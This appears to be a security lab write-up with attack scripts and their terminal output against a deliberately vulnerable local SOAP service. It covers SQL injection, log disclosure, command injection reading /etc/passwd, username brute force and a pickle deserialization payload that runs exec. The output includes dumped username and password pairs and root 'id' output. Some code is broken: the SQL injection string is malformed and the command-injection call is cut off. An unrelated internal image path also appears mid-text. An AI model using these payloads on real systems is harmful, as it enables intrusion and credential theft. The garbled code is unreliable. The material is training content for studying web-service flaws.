VULNERABLE SOAP SERVICE SQL INJECTION

```
┌──(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 sqli.py

Suds ( https://fedorahosted.org/suds/ )  version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
   Prefixes (1)
      ns0 = "spyne.examples.web.soap"
   Ports (1):
      (Application)
         Methods (8):
            create_file(xs:string filename, xs:string text)
            deserialization()
            get_admin_mail(xs:string control)
            get_log()
            get_users(xs:string name)
            query(xs:string name)
            read_file(xs:string file)
            run_file(xs:string filename)
         Types (16):
            create_file
            create_fileResponse
            deserialization
            deserializationResponse
            get_admin_mail
            get_admin_mailResponse
            get_log
            get_logResponse
            get_users
            get_usersResponse
            query
            queryResponse
            read_file
            read_fileResponse
            run_file
            run_fileResponse


[('test', 'test'), ('erlik', '$x&3de)GwWEIjyhpsA'), ('erlik', '12345'), ('erlik', 'f2Vbhj38qrS4018JDSKa'), ('test', '12345'), ('test', '$x&3de
)GwWEIjyhpsA'), ('erlik', '66f2816ac6A!')]
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.query('" or '1=1'))
```

VULNERABLE SOAP SERVICE INFORMATION DISCLOSURE

```
┌──(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 get_logs_information_disclosure.py

Suds ( https://fedorahosted.org/suds/ )  version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
   Prefixes (1)
      ns0 = "spyne.examples.web.soap"
   Ports (1):
      (Application)
         Methods (8):
            create_file(xs:string filename, xs:string text)
            deserialization()
            get_admin_mail(xs:string control)
            get_log()
            get_users(xs:string name)
            query(xs:string name)
            read_file(xs:string file)
            run_file(xs:string filename)
         Types (16):
            create_file
            create_fileResponse
            deserialization
            deserializationResponse
            get_admin_mail
            get_admin_mailResponse
            get_log
            get_logResponse
            get_users
            get_usersResponse
            query
            queryResponse
            read_file
            read_fileResponse
            run_file
            run_fileResponse



b'DEBUG:spyne.server.wsgi:Add http header \'accept_encoding\' = [\'identity\']\nDEBUG:spyne.server.wsgi:Add http header \'host\' = [\'127.0.0.
1:8000\']\nDEBUG:spyne.server.wsgi:Add http header \'user_agent\' = [\'Python-urllib/3.9\']\nDEBUG:spyne.server.wsgi:Add http header \'connect
ion\' = [\'close\']\nDEBUG:spyne:gc.collect() took around 10ms.\nDEBUG:spyne.server.wsgi:Add http header \'accept_encoding\' = [\'identity\']\
nDEBUG:spyne.server.wsgi:Add http header \'host\' = [\'127.0.0.1:8000\']\nDEBUG:spyne.server.wsgi:Add http header \'user_agent\' = [\'Python-u
rllib/3.9\']\nDEBUG:spyne.server.wsgi:Add http header \'soapaction\' = [\'"get_admin_mail"\']\nDEBUG:spyne.server.wsgi:Add http header \'conne
ction\' = [\'close\']\nDEBUG:spyne.protocol.soap.soap11:ValueError: Deserializing from unicode strings with encoding declaration is not suppor
ted by lxml.\nDEBUG:spyne.protocol.xml:Validated ? True\nDEBUG:spyne.protocol.xml:\x1b[1;32mMethod request string:\x1b[0m {spyne.examples.web.
soap}get_admin_mail\nDEBUG:spyne.protocol.xml:b\'<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http
://www.w3.org/2001/XMLSchema-instance" xmlns:ns0="spyne.examples.web.soap" xmlns:ns1="http://schemas.xmlsoap.org/soap/envelope/">\\n  <SOAP-EN
V:Header/>\\n  <ns1:Body>\\n    <ns0:get_admin_mail>\\n      <ns0:control/>\\n    </ns0:get_admin_mail>\\n  </ns1:Body>\\n</SOAP-ENV:Envelope>
\\n\'\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 0\nDEBUG:spyne.protocol._base:<
spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 o
bject at 0x7f3f84740490> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache
 size: 2\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740490> attrcache size: 2\nDEBUG:spyne.protocol._base
:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 0\nDEBUG:spyne.protocol._base:PMORPH Skipped: <spyne.protocol.so
ap.soap11.Soap11 object at 0x7f3f84740430> is NOT polymorphic\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f8
4740430> attrcache size: 1\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 1\nDEBUG:s
pyne.protocol._base:<spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> attrcache size: 1\nDEBUG:spyne.protocol._base:PMORPH Skipped:
 <spyne.protocol.soap.soap11.Soap11 object at 0x7f3f84740430> is NOT polymorphic\nDEBUG:spyne.protocol._base:<spyne.protocol.soap.soap11.Soap1
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.get_log())
```

VULNERABLE SOAP SERVICE COMMAND INJECTION

```
┌──(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 commandi.py

Suds ( https://fedorahosted.org/suds/ )  version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
   Prefixes (1)
      ns0 = "spyne.examples.web.soap"
   Ports (1):
      (Application)
         Methods (8):
            create_file(xs:string filename, xs:string text)
            deserialization()
            get_admin_mail(xs:string control)
            get_log()
            get_users(xs:string name)
            query(xs:string name)
            read_file(xs:string file)
            run_file(xs:string filename)
         Types (16):
            create_file
            create_fileResponse
            deserialization
            deserializationResponse
            get_admin_mail
            get_admin_mailResponse
            get_log
            get_logResponse
            get_users
            get_usersResponse
            query
            queryResponse
            read_file
            read_fileResponse
            run_file
            run_fileResponse


b'kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh\nuid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)\n'
```


```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.get_users("kali /etc/passwd ; id
```

VULNERABLE SOAP SERVICE BRUTE FORCE

```
┌──(kali㉿kali)-[~/Desktop/vulnerable soap/attacker code]
└─$ sudo python3 brute.py

Suds ( https://fedorahosted.org/suds/ )  version: 1.1.1

Service ( webservis ) tns="spyne.examples.web.soap"
   Prefixes (1)
      ns0 = "spyne.examples.web.soap"
   Ports (1):
      (Application)
         Methods (8):
            create_file(xs:string filename, xs:string text)
            deserialization()
            get_admin_mail(xs:string control)
            get_log()
            get_users(xs:string name)
            query(xs:string name)
            read_file(xs:string file)
            run_file(xs:string filename)
         Types (16):
            create_file
            create_fileResponse
            deserialization
            deserializationResponse
            get_admin_mail
            get_admin_mailResponse
            get_log
            get_logResponse
            get_users
            get_usersResponse
            query
            queryResponse
            read_file
            read_fileResponse
            run_file
            run_fileResponse


[]
[('test', 'test'), ('test', '12345'), ('test', '$x&3de)GwWEIjyhpsA')]
[]
[]
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
username_list=["admin","test","siber","siber1"]
for username in username_list:
        print(client.service.query(username))
```

VULNERABLE SOAP SERVICE DESERIALIZATION




```
import socket,pickle,builtins
HOST = "127.0.0.1"
PORT = 8001
class Pickle(object):
    def __reduce__(self):
        return (builtins.exec, ("with open('/etc/passwd','r') as files: print(files.readlines())",))
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((HOST,PORT))
    sock.sendall(pickle.dumps(Pickle()))
```

```
from suds.client import Client
client = Client('http://127.0.0.1:8000/?wsdl')
print(client)
print(client.service.deserialization())
```

ŞIRKET SOSYAL MEDYA HESAPLARI

- https://kaleileriteknoloji.medium.com/
  https://www.linkedin.com/company/54162391
  https://twitter.com/kaleileri
  https://twitter.com/kaleakademi
  https://www.instagram.com/kaleileri/
  https://www.instagram.com/kalesiberakademi
  https://github.com/kaleakademi
  https://www.youtube.com/results?search_query=kale+ileri+teknoloji+

KIŞISEL SOSYAL MEDYA HESAPLARIM

- https://www.linkedin.com/in/ayelk/
- https://twitter.com/anilyelken06
- https://medium.com/@anilyelken
- https://github.com/anil-yelken